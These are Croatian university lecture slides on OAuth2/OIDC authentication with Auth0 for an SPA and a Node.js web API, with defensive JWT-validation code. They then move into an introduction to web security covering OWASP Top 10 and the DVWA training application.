
# Kompletni tok

- Navedeni tok se naziva *Authorization Code Flow*
  - prepoznajemo po `response_type=code`
  - frontchannel + backchannel
- Klijent ima id i secret i može pohraniti secret na sigurno mjesto
- Token nikad ne ide kroz preglednik
- Što ako aplikacija ne može osigurati tajnost ključa?
  - Koristiti neki drugi autorizacijski način ili Authorization Code Flow + PKCE
    - (vidi slajdove na kraju predavanja)



# Single Sign On

- Što ako je korisnik već prijavljen na Auth0, npr. zbog neke druge aplikacije?
  - Možemo simulirati prijavom na našu aplikaciju i brisanje cookiea
    - Logout nije opcija, jer napravi logout s Auth0



# OAuth2/OIDC na primjeru SPA i web-servisa

- Nalik jednom od prethodnih primjera (04-token-auth-cors)
  - SPA, tj. JavaScript kod smješten u nekoj drugoj aplikaciji treba obaviti prijavu kako bi dobio pristupni token s kojim može pozvati zaštićeni resurs na serveru (web-servisu)
- Ključna razlika je što token (za razliku od prethodnog primjera s tokenom) ne izdaje web-servis, nego vanjska usluga (Auth0 ili neki drugi OAuth2/OIDC pružatelj usluge)
  - Na SPA moramo omogućiti prijavu
  - Na web-servisu moramo uspostaviti mehanizam provjere tokena

# Auth0 i WebApi (1)

- Na Auth0 definiramo API, pri čemu su bitna 3 parametra
  - API Audience
    - Klijenti koji žele pristupiti našem API-u navode audience i web-api provjerava je li on prisutan u tokenu
    - Allow Skipping User Consent
      - potrebno zbog specifične klijentske biblioteke
      - <https://auth0.github.io/auth0-spa-js/classes/auth0client.html#gettokensilently>
    - Allow Offline Access
      - Definira može li se koristit refresh token. U kontekstu ovih predavanja je nebitno, ali može biti praktično ako se koristi neka druga biblioteka

The screenshot shows the Auth0 API Management interface. On the left, there's a sidebar with navigation links: 'Getting Started', 'Activity', 'Applications' (selected), 'APIs' (selected), and 'SSO Integrations'. The main content area has a title 'APIs' and a sub-instruction 'Define APIs that you can consume from your authorized applications.' Below this, there are two buttons: 'FER-Web2 WebAPI' (highlighted in blue) and 'Custom API'. At the bottom right, it says 'API Audience: FER-Web2 WebAPI'.

# Auth0 i WebApi (2)

09-ouath2-spa-and-web-api/09-webapi.js

```
const iss = 'https://fer-web2.eu.auth0.com';
var jwtCheck = jwt({
  secret: jwks.expressJwtSecret({
    cache: true,
    rateLimit: true,
    jwksRequestsPerMinute: 5,
    jwksUri: `${iss}/.well-known/jwks.json`
  },
  audience: `FER-Web2 WebAPI`,
  issuer: `${iss}/`,
  algorithms: ['RS256']
});

const hostname = '127.0.0.1';
const port = 4091;
app.listen(port, hostname, () => {
  console.log(`Web API running at http://${hostname}:${port}/`);
});
```

Middleware koji ćemo provjeriti ispravnost tokena tako da će u pozadini dohvatiti skup javnih ključeva s navedene adrese

Primijetiti da ovdje trebamo jedino podatke o izdavatelju (iss) i namjeni (audience)

# Auth0 i WebApi (3)

09-ouath2-spa-and-web-api/09-webapi.js

```
app.get('/protected', jwtCheck, async function (req, res) {  
    let user = req.user;  
    const bearer = req.headers.authorization;  
  
    U ovom trenutku samo znamo  
    da pozivatelj ima pravo  
    pristupa (autoriziran je preko  
    OAuth2), ali ne znamo tko je  
  
    try{  
        const res = await axios.post(`${iss}/userinfo`,  
            {}, {headers : {  
                Authorization : bearer  
            }});  
        user = res.data;  
    }  
    catch(err) {  
        console.log(error);  
    }  
    res.json(JSON.stringify(user));  
});
```

Aktiviramo middleware za provjeru tokena

Sadržaj pristupnog tokena


"iss": "https://fer-web2.eu.auth0.com/",  
"sub": "auth0|60f946b6da00c900682c6ec3",  
"aud": [  
 "FER-Web2 WebAPI",  
 "https://fer-web2.eu.auth0.com/userinfo"  
],  
"iat": 1627157622,  
"exp": 1627244022,  
"azp": "5nfNZH9Lf0DKU2hrmCuXe4CEfs8iI9JU",  
"scope": "openid profile email"

Informacije o korisniku

"sub": "auth0|60f946b6da00c900682c6ec3",  
"nickname": "boris.milasinovic",  
"name": "Boris Milašinović",  
"picture": "https://s.gravatar.com/avatar/auth0.com%2Favatars%2Fbo.png",  
"updated\_at": "2021-07-24T20:13:41.762Z",  
"email": "boris.milasinovic@fer.hr",  
"email\_verified": true

# Auth0 i SPA (1)

- Na Auth0 definiramo novu aplikaciju (tipa Single Page Application), pri čemu su osim *ClientId* bitna 3 parametra
  - Allowed Callback, Allowed Logout i Allowed Web Origins
  - Sva tri oblika https://server:port
    - U primjeru s predavanja https://localhost:4092
  - Napomena: **Ovaj tip aplikacije ne koristi Client Secret, jer se smatra da ga ne može pospremiti na siguran način**



# Auth0 i SPA (2)

09-ouath2-spa-and-web-api / 09-spa.js

```
app.get('/', function (req, res) {  
    res.render('index-spa');  
});  
  
app.get("/auth_config.json", (req, res) => {  
    res.json({  
        "domain": "fer-web2.eu.auth0.com",  
        "clientId": process.env.SPA_CLIENT_ID,  
        "audience" : 'FER-Web2 WebAPI'  
    });  
});  
  
const port = 4092;  
https.createServer({  
    key: fs.readFileSync('server.key'),  
    cert: fs.readFileSync('server.cert')  
}, app)  
.listen(port, function () {  
    console.log(`SPA running at https://localhost:${port}/`);  
});
```

Putanja koja vraća json s postavkama za OAuth2 (poziva se prilikom inicijalizacije SPA – vidi sljedeći slajd)

Audience ovdje predstavlja željenog krajnjeg primatelja tokena. Tipično je to adresa resursa, ali prilikom definiranja webapi-a na Auth0 smo tako nazvali

# Auth0 i SPA (3)

09-... / public / js / site.js

```
let auth0 = null;  
const fetchAuthConfig = () => fetch("/auth_config.json");  
const configureClient = async () => {  
    const response = await fetchAuthConfig();  
    const config = await response.json();  
    auth0 = await createAuth0Client({  
        domain: config.domain,  
        client_id: config.clientId,  
        audience: config.audience  
    });  
};  
const login = async () => {  
    await auth0.loginWithRedirect({  
        redirect_uri: window.location.origin  
    });  
};  
const logout = async () => {  
    await auth0.logout({ returnTo: window.location.origin });  
};
```

Koristimo auth0-spa-js  
<https://github.com/auth0/auth0-spa-js>

Kod za prijavu i odjavu

# Auth0 i SPA (4)

```
const serverUri = "http://127.0.0.1:4091";  
  
const getdata = async () => {  
    try {  
        // Get the access token from the Auth0 client  
        const token = await auth0.getTokenSilently();  
  
        // Make the call to the API, setting the token  
        // in the Authorization header  
        const response = await fetch(` ${serverUri}/protected` , {  
            headers: {  
                Authorization: `Bearer ${token}`  
            }  
        });  
    }  
};  
...  
09-... / public / js / site.js
```


Upotrijebi postojeći token ili u pozadini zatraži novi.  
Više na <https://auth0.github.io/auth0-spa-js/classes/auth0client.html#gettokensilently>

Pristupni token

Napomena: U samoj datoteci nalazi se još dio koda koji prihvata preusmjeravanje nakon logina.  
Definiran je pod `window.onload` =  
i treba ga upotrijebiti „as-is”

# Kako je išao tok u slučaju SPA?

Napomena: S dijagrama je izostavljen dio u kojem SPA ima token i poziva webapi



# Authorization Code Flow + PKCE

- U oba primjera korišten Authorization Code Flow + PKCE
- Authorization Code Flow je koncept u kojem aplikacija preusmjeri korisnika na autorizacijski server koji nakon uspješne prijave kao povratnu informaciju kroz preglednik vrati kod koji se šalje aplikaciji
  - Aplikacija u pozadini preko POST zahtjeva šaljući kod i svoje podatke (*client id* i *client secret*) zauzvrat dobije token
  - Omogućava provjeru autentičnosti klijenta
  - Problem čuvanja šifre (mobilne aplikacije, SPA, ...)
- PKCE = Proof Key for Code Exchange
  - Novi zahtjev, novi *hash* random stringa
  - Razmjena u pozadini koristi taj hash i/umjesto *client secret*
  - Omogućava provjeru radi li se o istoj aplikaciji koja je započela zahtjev

# Ostale vrste tokova

- *Client Credentials Flow*
  - Nema interaktivnog korisnika, aplikacija dobije token samo temeljem svojih podataka (*client id + client secret*)
    - Dodatni mehanizam zaštite su klijentski certifikati
- *Resource Owner Password Flow*
  - Samo za iznimne slučajeve i potpuno povjerljive aplikacije
  - Korisnik upisuje svoje korisničko ime i lozinku u samu aplikaciju, koja onda to prenosi na autorizacijski server kako bi dobila pristupne tokene
    - Bi li u nečiju aplikaciju ukucali svoje podatke s Googlea?
- *Implicit flow*
  - Korišten za JavaScript aplikacije prije postojanja CORS-a
  - Svodi se na to da se umjesto autorizacijskog koda vraćao pristupni token što se smatra nesigurnim
- *Hybrid flow*
  - Npr. identifikacijski token vraćen kroz preglednik, pristupni u pozadini
  - Parameter *response type* je u tom slučaju *code id\_token*
    - [https://openid.net/specs/openid-connect-core-1\\_0.html#HybridFlowAuth](https://openid.net/specs/openid-connect-core-1_0.html#HybridFlowAuth)
    - <https://www.scottbrady91.com/OpenID-Connect/OpenID-Connect-Flows>

# Neke opaske oko odjave korisnika (za značajne)

- Odjavom iz pojedine aplikacije dolazi do odjave i iz OAuth2/OIDC pružatelja usluge (u ovom slučaju Auth0)
- Dobra praksa bi bila da tada dođe i do odjave iz svih aplikacija koje su izvršili prijavu preko tog pružatelja usluge
  - Po OIDC-u to može biti Front-Channell (GET) i Back-Channell (POST)
    - [https://openid.net/specs/openid-connect-backchannel-1\\_0.html](https://openid.net/specs/openid-connect-backchannel-1_0.html)
    - [https://openid.net/specs/openid-connect-frontchannel-1\\_0.html](https://openid.net/specs/openid-connect-frontchannel-1_0.html)
  - Nažalost, Auth0 ne podržava tako opciju,
    - <https://auth0.com/docs/logout/log-users-out-of-applications>
- a npr. Identity server 4 da
  - <https://docs.identityserver.io/en/latest/topics/signout.html#notifying-clients-that-the-user-has-signed-out>

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

## **Sigurnost u web-aplikacijama**

# Creative Commons



- slobodno smijete:
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
  - **prerađivati** djelo
- pod sljedećim uvjetima:
  - **imenovanje:** morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
  - **nekomercijalno:** ovo djelo ne smijete koristiti u komercijalne svrhe.
  - **dijeli pod istim uvjetima:** ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencom koja je ista ili slična ovoj.

*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*

*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*


# Uvod (1)

- **Eksplozija podataka na Internetu povećava rizik ugroze informacijske sigurnosti**



# Uvod (2)

- Web aplikacije danas su **dominantna vrsta računalnih aplikacija**
- Intenzivno se koriste **u svim aspektima poslovanja**
  - Izvršavanje finansijskih transakcija, pohranjivanje osjetljivih informacija, donašanje važnih poslovnih odluka, ...
    - Napadač može ostvariti znatnu osobnu korist od nadziranja ili ometanja rada web aplikacija
- **Tehnološki su vrlo kompleksne**
  - Brojne mogućnosti za ugrožavanje sigurnosti web aplikacija
- **Dva svojstvena problema web aplikacija:**
  - Javno su dostupne čime je onemogućen princip Security Through Obscurity (STO)
  - Procesiraju podatke dobivene preko HTTP zahtjeva




<https://www.forbes.com/>

# Uvod (3)

- Web stranice sadrže tekst i HTML oznake koje se **generiraju na strani poslužitelja te interpretiraju** unutar preglednika **na klijentskoj strani**.
- Web poslužitelji koji generiraju samo statičke web stranice imaju potpunu kontrolu nad time kako će klijentski preglednik interpretirati te stranice dok oni **poslužitelji koji generiraju dinamičke web stranice nemaju tu mogućnost**.
  - Dinamički web sadržaj generira se na temelju ulaznih korisničkih podataka kako bi se ostvarila određena razina interakcije s korisnikom pa sam korisnik utječe na izgled, sadržaj i ponašanje web stranice koju je zatražio od web poslužitelja.
- Ako se putem spomenutih ulaznih korisničkih podataka u ranjivu dinamičku web stranicu umetne neki zlonamjerni sadržaj, **u većini slučajeva ni web poslužitelj ni klijent neće biti u mogućnosti to prepoznati ili spriječiti**.

# OWASP Top 10

- The Open Web Application Security Project (OWASP)
  - Potiče razvoj alata, nastavnih platformi, smjernica i izradu drugog materijala koji pomaže u analizi i edukaciji o sigurnosti računalnih aplikacija.
  - Svi projekti su licencirani pod licencom otvorenog koda.
  - Godišnje objavljaju listu **OWASP Top 10** najčešćih i najopasnijih prijetnji sigurnosti računalnih aplikacija (*exploiting vulnerabilities*).
- Lista ranjivosti preuzeta iz dokumenta **OWASP Top 10 2021**:



<https://owasp.org/Top10/>

[https://owasp.org/www-pdf-archive/OWASP\\_Top\\_10\\_2017\\_RC2\\_Final.pdf](https://owasp.org/www-pdf-archive/OWASP_Top_10_2017_RC2_Final.pdf)

# DVWA - Damn Vulnerable Web Application

- PHP/MySQL (MariaDB) web aplikacija
  - Besplatna i otvorenog pristupa
- Često korišten računalni alat u području informacijske sigurnosti
- Namjena:
  - Edukacija
  - Ispitivanje ranjivosti poslužitelja, web aplikacija i programskog kôda
- Ranjivosti grupirane u kategorije i u 3 razine (prepostavljena *High*)

Preporuča se 1) instaliranje XAMPP paketa, 2) konfiguracija prema uputama (npr.

<https://www.linkedin.com/pulse/how-setup-dvwa-windows-10-using-xampp-shubham-yadav/>

<http://localhost/dvwa/>

The screenshot shows the DVWA homepage. At the top right is the DVWA logo. Below it is a main heading "Welcome to Damn Vulnerable Web Application!". A paragraph explains that DVWA is a PHP/MySQL web application designed for security professionals to test their skills in a legal environment, help web developers understand security processes, and aid students and teachers. It aims to practice common web vulnerabilities at various difficulty levels. A sidebar on the left lists the available modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area contains sections for General Instructions, a note about documented and undocumented vulnerabilities, information about the Web Application Firewall (WAF), and a warning about hosting the application. It also includes a Disclaimer section.

**Welcome to Damn Vulnerable Web Application!**

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

**General Instructions**

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users!).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

**WARNING!**

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

# Specijalistički studij informacijske sigurnosti



InfoSig<sup>@FER</sup>

- Više o informacijskoj sigurnosti na FER-u:
  - **Specijalistički studij informacijske sigurnosti**
  - Vještine i znanja koji se stječu na studiju:
    - procjenjivati rizike informacijske sigurnosti;
    - razumjeti tehničke, organizacijske i ljudske faktore koji su povezani s rizicima informacijske sigurnosti;
    - vrednovati informatičke alate za zaštitu od prijetnji koje ugrožavaju organizaciju;
    - procjenjivati utjecaj sigurnosnih politika, zakonskog okvira, zahtjeva na usklađenost te razvoja tržišta na složene sustave i ciljeve organizacije;
